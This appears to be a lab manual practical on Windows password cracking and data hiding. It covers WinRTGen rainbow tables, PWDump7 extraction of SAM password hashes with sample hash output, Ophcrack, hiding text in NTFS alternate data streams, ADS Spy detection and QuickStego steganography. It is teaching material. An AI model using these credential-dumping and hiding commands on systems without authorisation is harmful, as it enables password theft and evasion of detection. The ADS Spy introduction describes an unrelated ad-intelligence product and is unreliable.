
System hacking is the science of testing computers and network for vulnerabilities and harmful plug-ins. System hacking is itself a vast subject which consists of hacking the different software based technological systems such as laptops, desktops, etc. System hacking is defined as the compromise of computer systems and software to gain access to the target computer and steal or misuse their sensitive information. Here the malicious hacker exploits the weaknesses in a computer system or network to gain unauthorized access of its data or take illegal advantage of it.

A. WinRTGen


WinRTGen is a tool used to generate rainbow tables for password cracking. Rainbow tables are precomputed hash tables containing potential passwords mapped to their hash values. By consulting these tables, attackers can bypass the need for live brute-forcing by quickly looking up the hash of a password and matching it to a known plaintext, significantly speeding up the process of cracking hashed passwords.

It supports various hash types, such as LM, NTLM, MD5, SHA1, and many others, commonly used in Windows environments and some network protocols. Users can customize rainbow tables by setting parameters like password length, character set, chain length, and table size.


1. To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on **Add Table**. After this, a new box will appear named **Rainbow Table Properties**.




2. In the **Rainbow Table Properties** window we have the option to modify settings in order to generate rainbow tables according to our needs.




3. After assigning the values to the properties according to our needs click on **Benchmarks**. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.



4. Click on **OK**. This will add the Rainbow Table to the queue in the main window of WinRTGen.



5. After this click on **Rainbow Table** you want to start processing and click **OK**, the WinRTGen will start generating a rainbow table.



6. After completion, this table will be saved to your WinRTGen Directory.

Im_all-space#1-7_0_2400x40000000_oxid#000 Rich Text Source File 6,25,000 KB

B. PWDump

PWDump is a collection of tools designed to extract hashed passwords from the Windows Security Account Manager (SAM) database and the NTDS file in Active Directory. The various PWDump versions generally function by accessing Windows' SAM files or the Active Directory database to retrieve password hashes, including LM and NTLM hashes. Some versions of PWDump (like pwdump7) employ unique techniques such as kernel-level access to bypass security restrictions that prevent unauthorized access to the SAM file. Running PWDump requires administrative privileges, and it typically interacts directly with low-level system files or database APIs, preserving system stability by not injecting code or creating new services.

1. Open a Command Prompt with administrator privileges. Navigate to the directory where PWDump is located.
2. Use the command syntax for your specific PWDump version. For instance, in pwdump7: **pwdump7.exe**
3. The output should display hashes for each user account on the system, in the format:
<Username>:<UserID>:<LM_Hash>:<NTLM_Hash>:::

```
C:\>pwdump7>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:74C9C77ACB5DB5A649157356187707A9:836D97D699522704661D0EF503FCCB02:::
Guest:501:5BF1B83F437FBC4F40CF5A4A9D025FBF:8D213EF7B8812F0C98A876BAD07A2927:::
J:503:0D88D0B103F312AA40C683FC2827D06F:0B5F87EE090E0A61F20188C2C90875AE:::
J:504:0FB449B2442AF37628D43EA77D1B289A:ABDBE9294E8B5C56619BBF75E15C5FB7:::
diwan:1001:4534C36E23F91490B02C4AE105B79FC5:A67578C7C71E705E68C7DF1726859878:::
```

4. To save the output, redirect the output to a file for later use: `pwdump7.exe > hashes.txt`

```
C:\pwdump7>PwdDump7.exe > hashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```


Name	Type	Size
<input checked="" type="checkbox"/> hashes	Text Document	1 KB

5. This will save the output to `hashes.txt`, which you can analyze or use with other tools (e.g., John the Ripper or Hashcat) for further security assessments or password-cracking tests.

C. Ophcrack

Ophcrack is a free, open-source password-cracking tool used primarily for recovering Windows passwords by using rainbow tables. Unlike brute-force attacks, which test passwords individually, Ophcrack relies on precomputed rainbow tables that map common password hashes to their plaintext equivalents. This approach can crack many common passwords much faster.

1. Load Password Hashes
2. Select Rainbow Tables
3. Run the Program




4. Review the Results

D. NTFS Stream Manipulation

NTFS stream manipulation refers to working with alternate data streams (ADS) in the NTFS file system. ADS are a unique feature of NTFS that allow files to contain additional hidden data streams, enabling a single file to store multiple data sets under a single file name. This feature can be useful for metadata storage but also poses security risks, as malicious software can use ADS to hide data and evade detection.

1. Open the terminal and type the following command to create a file named file_1.txt.
`echo "This is file_1" > file_1.txt`


```
C:\NTFS>echo "This is file_1" > file_1.txt
```



2. Now, type the following command to write to the stream named secret.txt. `echo "This is a hidden file inside the file_1.txt" > file_1.txt:secret.txt`


```
C:\NTFS>echo "This is a hidden file inside the file_1.txt" > file_1.txt:secret.txt
```

3. We've just created a stream named secret.txt that is associated with file_1.txt and when you look at the file_1.txt you will only find the data present in file_1.txt. And also stream will not be shown in the directory as well.



4. The following command can be used to view or modify the stream hidden in file_1.txt.
`notepad file_1.txt:secret.txt`

```
C:\NTFS>notepad file_1.txt:secret.txt
```




E. ADS Spy

ADS Spy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with.


Open ADS Spy application and select the option if you want to:

- i. Quick Scan
- ii. Full Scan
- iii. Scan Specific Folder


1. As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



2. Select an Option, if you want to scan for ADS, click **Scan the system for ADS** or click **Remove selected streams** to remove the file



3. As shown in the figure below, ADS Spy has detected the **file_1.txt:secret.txt** file from the directory.




F. Quickstego


Quick Stego hides text in pictures so that only other users of Quick Stego can retrieve and read the hidden secret messages.

QuickStego website: <http://quickcrypto.com/free-steganography-software.html>


1. Open QuickStego Application




2. Upload an image. This image is term as **Cover**, as it will hide the text.



3. Enter the Text or Upload Text File.




4. Click Hide Text Button



5. Save Image

<input checked="" type="checkbox"/>	Mercedes Benz SLR GTR	JPG File	2,323 KB
<input checked="" type="checkbox"/>	Mercedes Benz SLR GTR - stego	BMP File	24,301 KB

6. To recover data from stego object, click on Get Text



Practical No. 6

